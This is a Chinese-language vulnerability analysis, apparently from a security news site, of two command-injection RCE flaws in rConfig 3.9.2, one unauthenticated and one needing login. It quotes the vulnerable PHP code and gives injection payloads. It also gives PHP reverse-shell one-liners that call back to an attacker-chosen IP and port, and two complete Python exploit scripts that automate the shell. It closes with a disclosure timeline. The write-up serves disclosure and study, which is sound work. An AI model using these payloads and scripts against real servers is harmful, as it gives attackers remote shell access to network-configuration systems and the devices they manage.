rConfig v3.9.2 RCE 漏洞分析 - 安全客，安全资讯平台

> rConfig 是一个开源网络设备配置管理解决方案，可以方便网络工程师快速、频繁管理网络设备快照。

0x00 前言

rConfig 是一个开源网络设备配置管理解决方案，可以方便网络工程师快速、频繁管理网络设备快照。

我在 rConfig 的两个文件中找到了两个远程命令执行（RCE）漏洞，第一个文件为 `ajaxServerSettingsChk.php` ，攻击者可以通过 `rootUname` 参数发送精心构造的一个 GET 请求，触发未授权 RCE 漏洞。 `rootUname` 参数在源文件第 2 行中定义，随后会在第 13 行传递给 `exec` 函数。攻击者可以将恶意系统命令插入该参数中，在目标服务器上执行。该漏洞利用和发现过程比较简单，下文中我将介绍如何发现并利用该漏洞。

第二个漏洞位于 `search.crud.php` 文件中，存在 RCE 漏洞。攻击者可以发送精心构造的 GET 请求触发该漏洞，请求中包含两个参数，其中 `searchTerm` 参数可以包含任意值，但该参数必须存在，才能执行到第 63 行的 `exec` 函数。

我像往常一样想寻找 RCE 漏洞，因此我使用自己开发的一个 python 脚本 来搜索所有不安全的函数。

0x01 未授权 RCE 漏洞

运行脚本后，我看到了一些输出结果。检查文件后，我发现有个文件名为 `ajaxServerSettingsChk.php` ，具体路径为 `install/lib/ajaxHandlers/ajaxServerSettingsChk.php` ，部分代码如下：


```
<?php
$rootUname = $_GET['rootUname'];
$array = array();

if (ini_get('safe_mode')) {
    $array['phpSafeMode'] = '&amp;lt;strong&amp;gt;&amp;lt;font
class=&amp;quot;bad&amp;quot;&amp;gt;Fail - php safe mode is on - turn it off before you proceed
with the installation&amp;lt;/strong&amp;gt;&amp;lt;/font&amp;gt;br/&amp;gt;';
} else {
    $array['phpSafeMode'] = '&amp;lt;strong&amp;gt;&amp;lt;font
class=&amp;quot;Good&amp;quot;&amp;gt;Pass - php safe mode is
off&amp;lt;/strong&amp;gt;&amp;lt;/font&amp;gt;&amp;lt;br/&amp;gt;';
}


$rootTestCmd1 = 'sudo -S -u ' . $rootUname . ' chmod 0777 /home 2&amp;gt;&amp;amp;1';
exec($rootTestCmd1, $cmdOutput, $err);
$homeDirPerms = substr(sprintf('%o', fileperms('/home')), -4);
if ($homeDirPerms == '0777') {
    $array['rootDetails'] = '&amp;lt;strong&amp;gt;&amp;lt;font
class=&amp;quot;Good&amp;quot;&amp;gt;Pass - root account details are good
&amp;lt;/strong&amp;gt;&amp;lt;/font&amp;gt;&amp;lt;br/&amp;gt;';
} else {
    $array['rootDetails'] = '&amp;lt;strong&amp;gt;&amp;lt;font
class=&amp;quot;bad&amp;quot;&amp;gt;The root details provided have not passed: ' . $cmdOutput[0]
. '&amp;lt;/strong&amp;gt;&amp;lt;/font&amp;gt;&amp;lt;br/&amp;gt;';
}

$rootTestCmd2 = 'sudo -S -u ' . $rootUname . ' chmod 0755 /home 2&amp;gt;&amp;amp;1';
exec($rootTestCmd2, $cmdOutput, $err);

echo json_encode($array);
```

在第 2 行，脚本将 GET 请求中的 `rootUname` 参数值保存到 `$rootUname` 变量中。在第 12 行，代码将 `$rootUname` 与一些字符串拼接在一起，保存到 `rootTestCmd1` 变量，然后传递给第 13 行的 `exec` 函数。后续代码逻辑与此类似。

因此，我们只需要注入自己的命令，在第 13 行跳出转义字符串，让代码执行即可。为了完成该任务，我们可以使用如下 payload：

```
; your command
```

为了测试 payload，我修改了代码，回显 13 行的 `exec` 函数结果，然后编码并发送 payload，得到了如下结果：




如上图所示，我们可以通过 `rootUname` 参数发送经过编码的 `; id #` 命令，两次执行该命令。

因此，为了拿到 shell，我们可以使用如下 payload：

```
;php -r '$sock=fsockopen("ip",port);exec("/bin/sh -i <&3 >&3 2>&3");
```

> 我之所以使用这个 payload，是为了避免使用 `nc` ，该程序在 CentOS 7.7 mini 上并没有默认安装。

编码 payload 并使用 Burp 发送后，我们能看到如下结果：




我们成功拿到了 shell！

为了自动化完成该过程，我简单编写了一个 python 代码 来利用这个漏洞：

```
import requests
import sys
from urllib import quote
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

if len(sys.argv) != 4:
    print "[+] Usage : ./exploit.py target ip port"
    exit()

target = sys.argv[1]

ip = sys.argv[2]

port = sys.argv[3]

payload = quote(''';php -r '$sock=fsockopen("{0}",{1});exec("/bin/sh -i <&3 >&3
2>&3");'#'''.format(ip, port))

install_path = target + "/install"

req = requests.get(install_path, verify=False)
if req.status_code == 404:
    print "[-] Installation directory not found!"
    print "[-] Exploitation failed !"
    exit()
elif req.status_code == 200:
    print "[+] Installation directory found!"
url_to_send = target + "/install/lib/ajaxHandlers/ajaxServerSettingsChk.php?rootUname=" + payload

print "[+] Triggering the payload"
print "[+] Check your listener !"
requests.get(url_to_send, verify=False)
```

运行利用代码后，我们可以看到如下结果：



我们再次拿到了 shell!

0x02 另一个 RCE 漏洞

在 RCE 扫描器的结果中，我又找到了另一个文件： `lib/crud/search.crud.php` ，其中包含如下代码：


```
if (isset($_GET['searchTerm']) && is_string($_GET['searchTerm']) && !empty($_GET['searchTerm']))
{

    $searchTerm = '"' . $_GET['searchTerm'] . '"';
    $catId = $_GET['catId'];
    $catCommand = $_GET['catCommand'];
    $nodeId = $_GET['nodeId'];
    $grepNumLineStr = $_GET['numLinesStr'];
    $grepNumLine = $_GET['noLines'];
    $username = $_SESSION['username'];

    if (empty($nodeId)) {
        $nodeId = '';
    } else {
        $nodeId = '/' . $nodeId . '/';
    }

    $returnArr = array();


    $db2->query("SELECT categoryName from `categories` WHERE id = :catId");
    $db2->bind(':catId', $catId);
    $resultCat = $db2->resultset();
    $returnArr['category'] = $resultCat[0]['categoryName'];


    $fileCount = array();
    $subDir = "";
    if (!empty($returnArr['category'])) {
        $subDir = "/" . $returnArr['category'];
    }

    exec("find /home/rconfig/data" . $subDir . $nodeId . " -maxdepth 10 -type f | wc -l",
$fileCountArr);
    $returnArr['fileCount'] = $fileCountArr['0'];


    $command = 'find /home/rconfig/data' . $subDir . $nodeId . ' -name ' . $catCommand . ' |
xargs grep -il ' . $grepNumLineStr . ' ' . $searchTerm . ' | while read file ; do echo
File:"$file"; grep ' . $grepNumLineStr . ' ' . $searchTerm . ' "$file" ; done';

    exec($command, $searchArr);
```

首先，我们需要绕过第 25 行的 `if` 语句。我们可以发送包含 `searchTerm` 参数的 GET 请求，这样就能进入代码执行体，然后我们需要发送包含 `catCommand` 参数的另一个 GET 请求，其中包含我们的 payload，该参数随后会在第 61 行与一些字符串拼接起来后，存储到 `$command` 变量中，该变量随后会在第 63 行传递给 `exec` 函数执行。

因此这里我准备使用一个 `sleep` payload 来测试这个逻辑，这个 payload 会尝试睡眠 5 秒，我们可以比较利用代码与正常代码的响应情况。观察代码 61 行，我们可以使用多个 payload 跳出字符串转义执行代码，这里我使用的是如下 payload：

```
""&&$(`sleep 5`)
```

使用 Burp 发送后，我们能得到如下结果：



成功了， `sleep` 逻辑生效，我们能确认命令已成功执行。

> 这里有各种方法可以测试 `payload` ，除了 `sleep` 之外，我们也可以测试其他方法。


为了拿到 shell，我使用了如下一行 php 代码，与其他字符串拼接起来，如下所示：

```
""&&php -r '$sock=fsockopen("192.168.178.1",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
```

为了自动化利用该漏洞，我开发了一段简单的 python 代码：

```
import requests
import sys
from urllib import quote
from requests.packages.urllib3.exceptions import InsecureRequestWarning


requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

if len(sys.argv) != 6:
    print "[+] Usage : ./exploit.py target username password ip port"
    exit()

target = sys.argv[1]

username = sys.argv[2]

password = sys.argv[3]

ip = sys.argv[4]

port = sys.argv[5]

request = requests.session()

login_info = {
    "user": username,
    "pass": password,
    "sublogin": 1
}

login_request = request.post(
    target+"/lib/crud/userprocess.php",
     login_info,
     verify=False,
     allow_redirects=True
 )

dashboard_request = request.get(target+"/dashboard.php", allow_redirects=False)


if dashboard_request.status_code == 200:
    print "[+] LoggedIn successfully"
    payload = ''''"&&php -r '$sock=fsockopen("{0}",{1});exec("/bin/sh -i <&3 >&3
2>&3");'#'''.format(ip, port)
    encoded_request = target+"/lib/crud/search.crud.php?searchTerm=anything&catCommand=
{0}".format(quote(payload))
    print "[+] triggering the payload"
    print "[+] Check your listener !"
    exploit_req = request.get(encoded_request)

elif dashboard_request.status_code == 302:
    print "[-] Wrong credentials !"
    exit()
```

运行漏洞利用代码后，我们能看到如下结果：



我们成功拿到了 shell!

0x03 漏洞披露

我在 2019 年 9 月 19 日向 rConfig 的主要开发人员反馈了这两个漏洞，但没有收到关于补丁公布日期的任何信息，开发者甚至没有通知我他们会修复该漏洞。

因此，等待 35 天后，我直接公布了利用代码。